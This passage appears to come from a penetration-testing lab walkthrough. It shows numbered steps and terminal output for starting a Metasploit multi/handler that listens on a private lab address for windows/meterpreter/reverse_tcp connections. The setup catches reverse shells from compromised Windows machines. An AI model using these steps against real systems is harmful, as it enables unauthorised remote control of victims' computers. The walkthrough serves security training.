
```
[root@parrot]-[~]
# msfconsole

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09090900
90909090.90909090.09090900
.....
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCC.....
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
.....CCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
.....
ffffffffffffffffffffffffffff
ffffffff.....
```

11. In Metasploit type **use exploit/multi/handler** and press **Enter**.
12. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

13. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
14. Type **set lport 444** and press **Enter** to set lport.
15. Now type **run** in the Metasploit console and press **Enter**.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help

ffffff...
ffffff...

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


READ=[ metasploit v6.1.9-dev ]
+ -- --[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt


msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
```

